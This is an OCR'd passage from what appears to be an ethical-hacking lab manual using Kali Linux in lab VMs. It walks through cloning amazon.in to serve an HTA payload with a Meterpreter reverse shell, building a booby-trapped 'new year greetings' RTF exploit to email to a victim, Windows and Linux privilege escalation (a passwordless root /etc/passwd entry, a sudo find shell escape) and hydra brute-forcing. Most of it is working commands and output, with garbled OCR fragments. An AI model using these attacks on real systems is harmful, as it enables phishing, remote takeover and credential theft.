set> IP address or URL (www.ex.com) for the payload listener (LHOST) [192.168.242.230
]: 192.168.242.230
Enter the port for the reverse payload [443]: 1235
Select the payload you want to deliver:

  1. Meterpreter Reverse HTTPS
  2. Meterpreter Reverse HTTP
  3. Meterpreter Reverse TCP

Enter the payload number [1-3]: 3
[*] Generating powershell injection code and x86 downgrade attack...
[*] Embedding HTA attack vector and PowerShell injection...
[*] Automatically starting Apache for you...
```

```
[*] Cloning the website: https://www.amazon.in
[*] This could take a little bit...
[*] Copying over files to Apache server...
[*] Launching Metapsloit.. Please wait one.

       =[ metasploit v6.2.23-dev                          ]
+ -- --=[ 2259 exploits - 1188 auxiliary - 402 post       ]
+ -- --=[ 951 payloads - 45 encoders - 11 nops            ]
```

```
Metasploit tip: View all productivity tips with the
tips command
Metasploit Documentation: https://docs.metasploit.com/

[*] Processing /root/.set//meta_config for ERB directives.
resource (/root/.set//meta_config)> use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
resource (/root/.set//meta_config)> set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
resource (/root/.set//meta_config)> set LHOST 192.168.242.230
LHOST ⇒ 192.168.242.230
resource (/root/.set//meta_config)> set LPORT 1235
LPORT ⇒ 1235
resource (/root/.set//meta_config)> set ExitOnSession false
ExitOnSession ⇒ false
resource (/root/.set//meta_config)> set EnableStageEncoding true
EnableStageEncoding ⇒ true
resource (/root/.set//meta_config)> exploit -j
[*] Exploit running as background job 0.
```


Online Shopping site in India: Sh
Not secure | http://192.168.242.230
amazon.in
Hello Select your address
All
EN
Hello, sign in Account & Lists
Returns & Orders
Cart
All Sell Amazon miniTV Best Sellers Mobiles Today's Deals Customer Service Electronics Prime Fashion
Sign in
New customer? Start here.
Prime now
WARDROBE REFRESH SALE
9TH-14TH DEC
Deals on skincare
Starting ₹99
GARNIER
mamaearth
Free Delivery & 20% cashback on first order*
ICICI Bank
kotak
10% SAVINGS* on Credit/Debit Cards & Credit EMI
*T&C apply
Shop & Pay | Earn rewards daily
Claim your scratch cards
Redeem your collected rewards
Top picks for your home
Air conditioners
Refrigerators
Top rated, premium quality | Amazon Brands ...
Home products | Up to 50% off
Furniture | Up to 60% off
Sign in for your best experience
Sign in securely
Windows Security
Virus & threat protection
Threats found
Microsoft Defender Antivirus found threats. Get details.
Go to Settings to activate Windows.
This type of file can harm your computer. Do you want to keep Launcher (1).hta anyway?
Keep
Discard
This type of file can harm your computer. Do you want to keep Launcher.hta anyway?
Keep
Discard


Amazon.in - Today's Deals
https://www.amazon.in/deals?ref_=nav_cs_gb
amazon.in
Hello Select your address
Deals
EN
Hello, sign in Account & Lists
Returns & Orders
Cart
All Amazon miniTV Best Sellers Mobiles Today's Deals Customer Service Electronics Prime Fashion
YASHODA
Join Prime now
*Redirects to primevideo.com
Today's Deals All Deals Watched Deals Subscribe & Save Coupons Amazon Assistant Clearance Refurbished & Open Box
Today's Deals
All Deals
Deal of the Day
Lightning Deals
Mobiles
Electronics
Mobiles & computer accessories
Beauty & Makeup
Clothing
Footwear
Jewellery, Luggage, Watches
Amazon Brands & more
Sort by: Featured
All deals
Available
Upcoming
Watchlist
Price
Activate Windows
Go to Settings to activate Windows.
Show all
This type of file can harm your computer. Do you want to keep Launcher.hta anyway?
Keep
Discard
Type here to search
27°C
8:57 AM
12/11/2022


Launcher.hta
Completed — 7.3 KB
Show all downloads

ii. Exploiting Microsoft Office
(Exploit MS Word to embed a listener)
NOTE: THIS PRACTICAL WILL WORK ON WORD 2007 or WORD 2010)

```
msf6 > use exploit/windows/fileformat/ms14_017_rtf
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/fileformat/ms14_017_rtf) >
```

```
msf6 exploit(windows/fileformat/ms10_087_rtf_pfragments_bof) > set windows/meterprete
r/reverse_tcp
[-] Unknown datastore option: windows/meterpreter/reverse_tcp.
Usage: set [options] [name] [value]

Set the given option to value.  If value is omitted, print the current value.
If both are omitted, print options that are currently set.

If run from a module context, this will set the value in the module's
datastore.  Use -g to operate on the global datastore.

If setting a PAYLOAD, this command can take an index from `show payloads'.
```

```
File  Actions  Edit  View  Help
msf6 exploit(windows/fileformat/ms10_087_rtf_pfragments_bof) > show options

Module options (exploit/windows/fileformat/ms10_087_rtf_pfragments_bof):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   FILENAME  msf.rtf          yes       The file name.


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread,
                                        process, none)
   LHOST     192.168.242.230  yes       The listen address (an interface may be spe
                                        cified)
   LPORT     4444             yes       The listen port

   **DisablePayloadHandler: True   (no handler will be created!)**
```

```
msf6 exploit(windows/fileformat/ms10_087_rtf_pfragments_bof) > set FILENAME newyeargr
eetings2023.rtf
FILENAME ⇒ newyeargreetings2023.rtf
msf6 exploit(windows/fileformat/ms10_087_rtf_pfragments_bof) > set LHOST 192.168.242.
230
LHOST ⇒ 192.168.242.230
msf6 exploit(windows/fileformat/ms10_087_rtf_pfragments_bof) > show otions
[-] Invalid parameter "otions", use "show -h" for more information
msf6 exploit(windows/fileformat/ms10_087_rtf_pfragments_bof) > show options
```

```
msf6 exploit(windows/fileformat/ms10_087_rtf_pfragments_bof) > exploit

[*] Creating 'newyeargreetings2023.rtf' file ...
[+] newyeargreetings2023.rtf stored at /root/.msf4/local/newyeargreetings2023.rtf
msf6 exploit(windows/fileformat/ms10_087_rtf_pfragments_bof) >
```

SEND THE FILE TO THE VICTIM THROUGH EMAIL OR OTHER METHOD:

Now we need to send this file to the victim through email or other method. Once the victim opens the file, the Word application will hang or crash leaving us with an active session of Meterpeter on the victim's system. With an active Meterpreter session on the victim's system, we have nearly total control or "own" their system.

SCAN THE FILE AT WINDOWS MACHINE AND GET THE BELOW RESULT

PRACTICAL NO 11 PRIVILEGE ESCALATION

1. WINDOWS ESCALATION


```
$ ./windows-exploit-suggester.py --update
```


The preceding command will download the vulnerability database and save it as a .xlsx file. We will be utilizing this vulnerability database to identify vulnerabilities on the target system. The next step will involve enumerating the target operating system information and configuration, this can be done by running the following command in a Windows command shell:eminfo

```
C:\Windows\system32>systeminfo
systeminfo

Host Name:                 WIN7-PC
OS Name:                   Microsoft Windows 7 Ultimate
OS Version:                6.1.7601 Service Pack 1 Build 7601
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:          Win7
Registered Organization:
Product ID:                00426-OEM-8992662-00006
Original Install Date:     4/11/2021, 3:01:04 AM
System Boot Time:          9/11/2021, 2:07:49 AM
System Manufacturer:       innotek GmbH
System Model:              VirtualBox
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: Intel64 Family 6 Model 158 Stepping 10 GenuineIntel ~2808 Mhz
BIOS Version:              innotek GmbH VirtualBox, 12/1/2006
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
```

```
$ ./windows-exploit-suggester.py --database <DATABASE.XLSX> --systeminfo <SYSTEMIN
FO.TXT>
```

```
[*] initiating winsploit version 3.3...
[*] database file detected as xls or xlsx based on extension
[*] attempting to read from the systeminfo input file
[+] systeminfo input file read successfully (utf-8)
[*] querying database file for potential vulnerabilities
[*] comparing the 2 hotfix(es) against the 386 potential bulletins(s) with a database of 137 known exploits
[*] there are now 386 remaining vulns
[+] [E] exploitdb PoC, [M] Metasploit module, [*] missing bulletin
[+] windows version identified as 'Windows 7 SP1 64-bit'
[*]
[E] MS16-135: Security Update for Windows Kernel-Mode Drivers (3199135) - Important
[*]   https://www.exploit-db.com/exploits/40745/ -- Microsoft Windows Kernel - win32k Denial of Service (MS16-135)
[*]   https://www.exploit-db.com/exploits/41015/ -- Microsoft Windows Kernel - 'win32k.sys' 'NtSetWindowLongPtr' Privilege Escalation (MS16-135) (2)
[*]   https://github.com/tinysec/public/tree/master/CVE-2016-7255
[*]
[E] MS16-098: Security Update for Windows Kernel-Mode Drivers (3178466) - Important
[*]   https://www.exploit-db.com/exploits/41020/ -- Microsoft Windows 8.1 (x64) - RGNOBJ Integer Overflow (MS16-098)
```






```
C:\Temp>.\exploit.exe 7
.\exploit.exe 7
```

```
C:\Temp>whoami
whoami
nt authority\system
```

LINUX ESCALATION

Privilege escalation is also one of the most common techniques attackers use to discover and exfiltrate sensitive data from Linux. On Linux systems, privilege escalation is a technique by which an attacker gains initial access to a limited or full interactive shell of a basic user or system account with limited privileges. They perform enumeration to discover the path to elevate access to the root user, the default super-user account on all Linux- based systems. Once they gain root user access, they have ultimate control of an entire Linux system.

```
┌──(root㉿kali)-[~]
└─# searchsploit linux kernel
--------------------------------------------------------------- ---------------------------
 Exploit Title                                                 |  Path
--------------------------------------------------------------- ---------------------------
Apport 2.19 (Ubuntu 15.04) - Local Privilege Escalation        | linux/local/38353.txt
BSD/Linux Kernel 2.3 (BSD/OS 4.0 / FreeBSD 3.2 / NetBSD 1.4) - S | bsd/dos/19423.c
CylantSecure 1.0 - Kernel Module Syscall Rerouting             | linux/local/20988.c
Grsecurity Kernel Patch 1.9.4 (Linux Kernel) - Memory Protection | linux/local/21458.txt
Grsecurity Kernel PaX - Local Privilege Escalation             | linux/local/29446.c
```

```
# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:

#includedir /etc/sudoers.d
yaseera ALL=(root) NOPASSWD:ALL
 wilson ALL=(root) NOPASSWD:ALL
```

```
root@yaseera-VirtualBox:~# echo "SAM::0:0:SAM:/home/SAM:/bin/sh" >> /etc/passwd
root@yaseera-VirtualBox:~# cat /etc/psswd
cat: /etc/psswd: No such file or directory
root@yaseera-VirtualBox:~# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
```

```
sh
avahi:x:111:117:Avahi mDNS daemon,,,:/var/run/avahi-daemo
lightdm:x:112:118:Light Display Manager:/var/lib/lightdm:
colord:x:113:121:colord colour management daemon,,,:/var/
hplip:x:114:7:HPLIP system user,,,:/var/run/hplip:/bin/fa
pulse:x:115:122:PulseAudio daemon,,,:/var/run/pulse:/bin/
yaseera:x:1000:1000:yaseera,,,:/home/yaseera:/bin/bash
mysql:x:116:125:MySQL Server,,,:/nonexistent:/bin/false
wilson:x:1001:1001::/home/wilson:
SAM::0:0:SAM:/home/SAM:/bin/sh
root@yaseera-VirtualBox:~# su SAM
#
```

SUDO – SHELL ESCAPE SEQUENCE


```
yaseera@yaseera-VirtualBox:~$ nano /etc/passwd
yaseera@yaseera-VirtualBox:~$ sudo -l
Matching Defaults entries for yaseera on yaseera-VirtualBox:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bi
n\:/snap/bin

User yaseera may run the following commands on yaseera-VirtualBox:
    (ALL : ALL) ALL
    (root) NOPASSWD: ALL
yaseera@yaseera-VirtualBox:~$ find /home -exec /bin/bash \:
find: missing argument to `-exec'
yaseera@yaseera-VirtualBox:~$ find /home -exec /bin/bash \;
yaseera@yaseera-VirtualBox:~$ sudo iftop
sudo: iftop: command not found
yaseera@yaseera-VirtualBox:~$ find /home -exec /bin/bash \;
yaseera@yaseera-VirtualBox:~$ sudo find /home -exec /bin/bash \;
root@yaseera-VirtualBox:~# sudo iftop
```

```
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nolo
n
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
messagebus:x:102:106::/var/run/dbus:/bin/false
usbmux:x:103:46:usbmux daemon,,,:/home/usbmux:/bin/false
dnsmasq:x:104:65534:dnsmasq,,,:/var/lib/misc:/bin/false
avahi-autoipd:x:105:113:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/fal
kernoops:x:106:65534:Kernel Oops Tracking Daemon,,,:/:/bin/false
rtkit:x:107:114:RealtimeKit,,,:/proc:/bin/false
saned:x:108:115::/home/saned:/bin/false
whoopsie:x:109:116::/nonexistent:/bin/false
speech-dispatcher:x:110:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bi
sh
avahi:x:111:117:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
lightdm:x:112:118:Light Display Manager:/var/lib/lightdm:/bin/false
colord:x:113:121:colord colour management daemon,,,:/var/lib/colord:/bin/false
hplip:x:114:7:HPLIP system user,,,:/var/run/hplip:/bin/false
pulse:x:115:122:PulseAudio daemon,,,:/var/run/pulse:/bin/false
yaseera:x:1000:1000:yaseera,,,:/home/yaseera:/bin/bash
mysql:x:116:125:MySQL Server,,,:/nonexistent:/bin/false
wilson:x:1001:1001::/home/wilson:
wilson@yaseera-VirtualBox:/home/yaseera$
```


PRACTICAL NO 12: PASSWORD ATTACK

WORDLIST :- Many Password cracking tools are used dictionary attack method to retrieve the password. If you are using same method to crack the password then you will have to require a password wordlist.

A. INSPECTING THE WORDLIST OF KALI




A. CREATING WORDLIST:- It should be noted that Kali Linux has powerful tools that can create a wordlist of any length. This tool is called Crunch, which is a simple command- line tool and it has a simple syntax. You can easily adjust it according to your needs. Creating a custom wordlist using Crunch on Kali Linux which hackers use for brute force attacks. Custom wordlists are very important for executing successful brute force attacks. We can add all the information we have into our wordlist. First, you should open the Crunch application on Kali Linux. To do this, go to the Applications on the left at the top of the screen. Now choose Password Attacks, and then select Crunch:





B. Now create a wordlist with a specific pattern by executing the following command: crunch 9 9 -t RIZA^%%%%. The 4 characters available to represent a group of characters are:

- ,: for all uppercase letters
- @: for all lowercase letters
- %: for all numeric characters
- ^: for all special characters


The output of the above command contains all words that start with RIZA, a special character, and a 4-digit number.







TO USE A CHARSET



Finally, you will see a password list file generated for the given location. This password list can be used in group force hacking. A Wordlist is a text file that contains users and passwords and it can be useful for brute-forcing.

C. PASSWORD ATTACK WORDLIST USING HYDRA


Hydra is a login cracker that supports many protocols to attack (Cisco AAA, Cisco auth, Cisco enable, CVS, FTP, HTTP(S)-FORM-GET, HTTP(S)-FORM-POST, HTTP(S)- GET, HTTP(S)-HEAD, HTTP-Proxy, ICQ, IMAP, IRC, LDAP, MS-SQL, MySQL,

NNTP, Oracle Listener, Oracle SID, PC-Anywhere, PC-NFS, POP3, PostgreSQL, RDP, Rexec, Rlogin, Rsh, SIP, SMB(NT), SMTP, SMTP Enum, SNMP v1+v2+v3, SOCKS5,

SSH (v1 and v2), SSHKEY, Subversion, Teamspeak (TS2), Telnet, VMware-Auth, VNC and XMPP)


Favorites
Recently Used
All Applications
Settings
Usual Applications
01 - Information Gathering
02 - Vulnerability Analysis
03 - Web Application Analysis
04 - Database Assessment
05 - Password Attacks
06 - Wireless Attacks
07 - Reverse Engineering
08 - Exploitation Tools
09 - Sniffing & Spoofing
10 - Post Exploitation
11 - Forensics
12 - Reporting Tools
13 - Social Engineering Tools
42 - Kali & OffSec Links
• Offline Attacks
• Online Attacks
hydra
hydra-graphical
onesixtyone
patator
thc-pptp-bruter
• Passing the Hash Tools
• Password Profiling & Wordlists
cewl
crunch
hashcat
john
medusa
ncrack
ophcrack


root@kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
$ sudo -i
[sudo] password for kali:
(Message from Kali developers)
This is a minimal installation of Kali Linux, you likely
want to install supplementary tools. Learn how:
⇒ https://www.kali.org/docs/troubleshooting/common-minimum-setup/
(Run: "touch ~/.hushlogin" to hide this message)
(root㉿kali)-[~]
locate unix_passwords.txt
/usr/share/metasploit-framework/data/wordlists/unix_passwords.txt
(root㉿kali)-[~]
hydra -l msfadmin -P /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt ftp://192.168.95.206 -V
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for ill
egal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-11-03 11:20:13


Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-11-03 11:37:53
